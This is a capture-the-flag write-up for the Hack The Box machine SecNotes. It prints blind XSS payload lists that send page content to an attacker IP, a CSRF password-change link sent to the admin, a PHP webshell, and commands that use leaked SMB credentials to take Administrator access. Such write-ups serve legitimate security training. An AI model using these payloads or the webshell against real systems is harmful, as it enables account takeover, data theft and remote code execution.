
Hack The Box Secnotes Writeup
Medium Windows box. CSRF and blind XSS in a note-sharing app steal admin credentials, SMB write plants an ASPX webshell, and WSL history leaks the admin.
Summary
SecNotes is a Windows machine on HackTheBox that starts with a PHP web application allowing user registration and note management. A contact form enables messaging the admin user tyler. The password change endpoint (change_pass.php) accepts GET requests and lacks CSRF protection, allowing a CSRF attack by sending the crafted password-reset URL through the contact form to tyler. Once logged in as tyler, a note reveals SMB credentials for a writable share hosting a secondary web server on port 8808. Uploading a PHP webshell to the share provides RCE as tyler. Privilege escalation leverages Windows Subsystem for Linux (WSL) installed on the box: running bash from PowerShell gives access to the WSL root filesystem, where .bash_history contains the Administrator’s cleartext SMB credentials, granting full system access.
Learned
I skipped testing the login form entirely, since I could just register an account and log in with it. I assumed the login form wouldn’t have vulnerabilities and went straight to testing the application authenticated. The application had enough features that I forgot about the login form completely: why would it be vulnerable if the application had all those other features? The vuln must be in here, I figured.
I should never skip parts like this. I should treat EVERY feature in a webapp as a standalone feature and test everything thoroughly.
Web Server Enumeration
The application allows me to register an account over at http://10.129.53.15/register.php. I register an account with the following credentials:
1
2
Username: hacker
Password: hacker
Then I log in to the application. When logged in, I’m presented with home.php that has the following contents:

There’s a disclaimer message at the top of the page that reads, more specifically:
1
2
Due to GDPR, all users must delete any notes that contain Personally Identifable Information (PII)
Please contact tyler@secnotes.htb using the contact link below with any questions.
So now we have a potential valid username on the machine (tyler@secnotes.htb). I see there’s a contact feature, so I immediately set up my machine to perform a blind XSS attack. I start a simple http server with python:
1
sudo python3 -m http.server 80
Then I prepare the blind xss payloads (saved to payloads.txt):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
<img src="http://10.10.14.57/image">
<img src="http://10.10.14.57/image-only" onerror='this.src="http://10.10.14.57/image-xss?"+btoa(document.location)'>
<img src=x onerror='this.src="http://10.10.14.57/image-xss?"+btoa(document.location)'>
<img src=x onerror='this.src="https://"+btoa(document.location)+".example.burpcollaborator.net/image-dns?"'>
<img src=x onerror='this.src="http://10.10.14.57/image-xss?"+btoa(document.location)'>
<img src=x onerror='fetch("http://10.10.14.57/image-xss-post",{method:"POST",body:btoa(document.body.innerHTML),mode:"no-cors"})'>
<iframe src='javascript:window.location="http://10.10.14.57/iframe-src?"+btoa(parent.document.location)'></iframe>
<iframe srcdoc='<script>window.location="http://10.10.14.57/iframe-srcdoc?"+btoa(parent.document.location)</script>'></iframe>
<iframe srcdoc='<script>fetch("http://10.10.14.57/iframe-srcdoc-post",{method:"POST",body:btoa(parent.document.body.innerHTML),mode:"no-cors"})</script>'></iframe>
<object data='javascript:window.location="http://10.10.14.57/iframe-src?"+btoa(parent.document.location)'></object>
<input onfocus='fetch("http://10.10.14.57/imput-post",{method:"POST",body:btoa(document.body.innerHTML),mode:"no-cors"})' autofocus>
<script src=http://10.10.14.57/script-tag></script>
<script type="text/javascript" src="http://10.10.14.57/script-tag-type"></script>
<script type="module" src="http://10.10.14.57/script-tag-module"></script>
<script nomodule src="http://10.10.14.57/script-tag-nomodule"></script>
javascript:window.location="http://10.10.14.57/js-scheme?"+btoa(document.location)
javascript:fetch("http://10.10.14.57/js-scheme-fetch?"+btoa(document.location))
And craft the following ffuf command to send them all:
1
ffuf -u http://10.129.53.15/contact.php -d 'message=FUZZ&submit=Send' -w payloads.txt -H "Cookie: PHPSESSID=qvsro9pl5de99bnucgmm96ksgn" -H "Content-Type: application/x-www-form-urlencoded" -t 5 -enc FUZZ:urlencode -r -mr 'Sent'
I never get a hit in my http server, which makes me remove the -enc FUZZ:urlencode just in case. Removing this flag also yields no results. The contact doesn’t seem to be vulnerable to XSS. I can try a slight modification of payloads.txt, trying to close potential open tags like so:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
"><img src="http://10.10.14.57/image">
"><img src="http://10.10.14.57/image-only" onerror='this.src="http://10.10.14.57/image-xss?"+btoa(document.location)'>
"><img src=x onerror='this.src="http://10.10.14.57/image-xss?"+btoa(document.location)'>
"><img src=x onerror='this.src="https://"+btoa(document.location)+".example.burpcollaborator.net/image-dns?"'>
"><img src=x onerror='this.src="http://10.10.14.57/image-xss?"+btoa(document.location)'>
"><img src=x onerror='fetch("http://10.10.14.57/image-xss-post",{method:"POST",body:btoa(document.body.innerHTML),mode:"no-cors"})'>
"><iframe src='javascript:window.location="http://10.10.14.57/iframe-src?"+btoa(parent.document.location)'></iframe>
"><iframe srcdoc='<script>window.location="http://10.10.14.57/iframe-srcdoc?"+btoa(parent.document.location)</script>'></iframe>
"><iframe srcdoc='<script>fetch("http://10.10.14.57/iframe-srcdoc-post",{method:"POST",body:btoa(parent.document.body.innerHTML),mode:"no-cors"})</script>'></iframe>
"><object data='javascript:window.location="http://10.10.14.57/iframe-src?"+btoa(parent.document.location)'></object>
"><input onfocus='fetch("http://10.10.14.57/imput-post",{method:"POST",body:btoa(document.body.innerHTML),mode:"no-cors"})' autofocus>
"><script src=http://10.10.14.57/script-tag></script>
"><script type="text/javascript" src="http://10.10.14.57/script-tag-type"></script>
"><script type="module" src="http://10.10.14.57/script-tag-module"></script>
"><script nomodule src="http://10.10.14.57/script-tag-nomodule"></script>
javascript:window.location="http://10.10.14.57/js-scheme?"+btoa(document.location)
javascript:fetch("http://10.10.14.57/js-scheme-fetch?"+btoa(document.location))
But they do not work either. When you delete a note, it makes a request like this:
1
http://secnotes.htb/home.php?action=delete&id=11%22
I saved the request via burpsuite to “delete.req” (so that it contains all the required headers and auth cookie) and used sqlmap against this “id” endpoint:
1
python3 ~/hacking/tools/sqlmap-dev/sqlmap.py -r delete.req --threads=10 -p id --prefix '"'
I also used it against the action endpoint but this yielded no results. I fuzzed for possible different actions:
1
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt -u 'http://10.129.53.15/home.php?action=FUZZ&id=8' -H "Cookie: PHPSESSID=qvsro9pl5de99bnucgmm96ksgn" -fr 'deleted' -t 20
But any value for “action” returns the same boilerplate response “note has been deleted”. Dead end. I could also try fuzzing for new parameters other than “id” and “action” but this won’t lead anywhere.
The idea here is that, for the “change password” feature (http://secnotes.htb/change_pass.php), the server accepts both GET and POST requests. The form is also not protected against CSRF. I know this because this is how the POST request to change your password looks:
1
2
3
4
5
POST /change_pass.php HTTP/1.1
Host: secnotes.htb
<SNIP>

password=hacker&confirm_password=hacker&submit=submit
There’s no CSRF token in the request, and the server accepts it just fine. If I access http://secnotes.htb/change_pass.php?password=hacker&confirm_password=hacker&submit=submit (a GET request) the server accepts it.
I send this URL via the contact form:

Instantly, the user “tyler” accesses it and now I can log in to tyler’s account using the password I set!

Tyler has a note that contains his cleartext password for the SMB server:
1
2
\\secnotes.htb\new-site
tyler / 92g!mA8BGjOirkL%OG*&
SMB Server Enumeration
I connect to the SMB server as tyler using the command:
1
smbclient -U 'tyler%92g!mA8BGjOirkL%OG*&' //secnotes.htb/new-site
I create “shell.php” in my local machine:
1
<?php system($_REQUEST['cmd']); ?>
I upload shell.php using the smbclient connection:
1
smb: \> put shell.php
Access the shell at:
1
curl http://secnotes.htb:8808/shell.php?cmd=ipconfig
To execute commands in the cmd GET/POST parameter. The screenshot below shows successful RCE on the victim machine:

More specifically:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
curl 'http://secnotes.htb:8808/shell.php?cmd=ipconfig%26whoami'

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::6447:a51f:949d:22b7
   Temporary IPv6 Address. . . . . . : dead:beef::5eb:6730:bbde:cffc
   Temporary IPv6 Address. . . . . . : dead:beef::f8d1:c6c1:b3c1:ed87
   Link-local IPv6 Address . . . . . : fe80::6447:a51f:949d:22b7%11
   IPv4 Address. . . . . . . . . . . : 10.129.53.15
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb0:8cde%11
                                       10.129.0.1
secnotes\tyler
I got a shell by using a PowerShell base64 encoded payload from https://www.revshells.com/. It’s important to note that it often includes the + character, which will break the payload if you happen to execute it via a GET request on the webshell.
For the payload to work on GET requests in this case, you’d need to URL encode all the + characters in the payload. URL-encoded, it would become %2B.
Vertical Privilege Escalation
Windows Subsystem for Linux is installed on the machine. I can tell because of the weird files on the C drive (Ubuntu.zip and the Distros folder).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
PS C:\inetpub\new-site> dir C:\


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        6/21/2018   3:07 PM                Distros
d-----        6/21/2018   6:47 PM                inetpub
d-----        6/22/2018   2:09 PM                Microsoft
d-----        4/11/2018   4:38 PM                PerfLogs
d-----        6/21/2018   8:15 AM                php7
d-r---        1/26/2021   2:39 AM                Program Files
d-r---        1/26/2021   2:38 AM                Program Files (x86)
d-r---        6/21/2018   3:00 PM                Users
d-----        1/26/2021   2:38 AM                Windows
-a----        6/21/2018   3:07 PM      201749452 Ubuntu.zip

To enumerate WSL, I can run this command:
1
Get-ChildItem HKCU:\Software\Microsoft\Windows\CurrentVersion\Lxss | %{Get-ItemProperty $_.PSPath} | out-string -width 4096
It returns important data about the WSL installation, such as the distribution name and where I can find it on the system:
1
2
3
4
5
6
7
8
9
State             : 1
DistributionName  : Ubuntu-18.04
Version           : 1
BasePath          : C:\Users\tyler\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkp1fndgsc\LocalState
PackageFamilyName : CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkp1fndgsc
PSPath            : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Lxss\{02893575-609c-4e3b-a426-00f9d9b271da}
PSParentPath      : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Lxss
PSChildName       : {02893575-609c-4e3b-a426-00f9d9b271da}
PSProvider        : Microsoft.PowerShell.Core\Registry
Knowing this, I can probably execute bash from my current PowerShell session:

I use bash to enumerate the root folder and discover there’s content in bash_history:
1
2
3
4
5
6
7
8
PS C:\inetpub\new-site> bash -c "ls -la /root"
total 8
drwx------ 1 root root  512 Jun 22  2018 .
drwxr-xr-x 1 root root  512 Jun 21  2018 ..
---------- 1 root root  398 Jun 22  2018 .bash_history
-rw-r--r-- 1 root root 3112 Jun 22  2018 .bashrc
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
drwxrwxrwx 1 root root  512 Jun 22  2018 filesystem
I read the file with bash -c "cat /root/.bash_history" to discover valid cleartext credentials for the Administrator user:
On my attacking machine, I connect to the C drive via SMB as Administrator:
1
smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\\secnotes.htb\\c$
And now I can get root.txt:
1
smb: \> get users\administrator\desktop\root.txt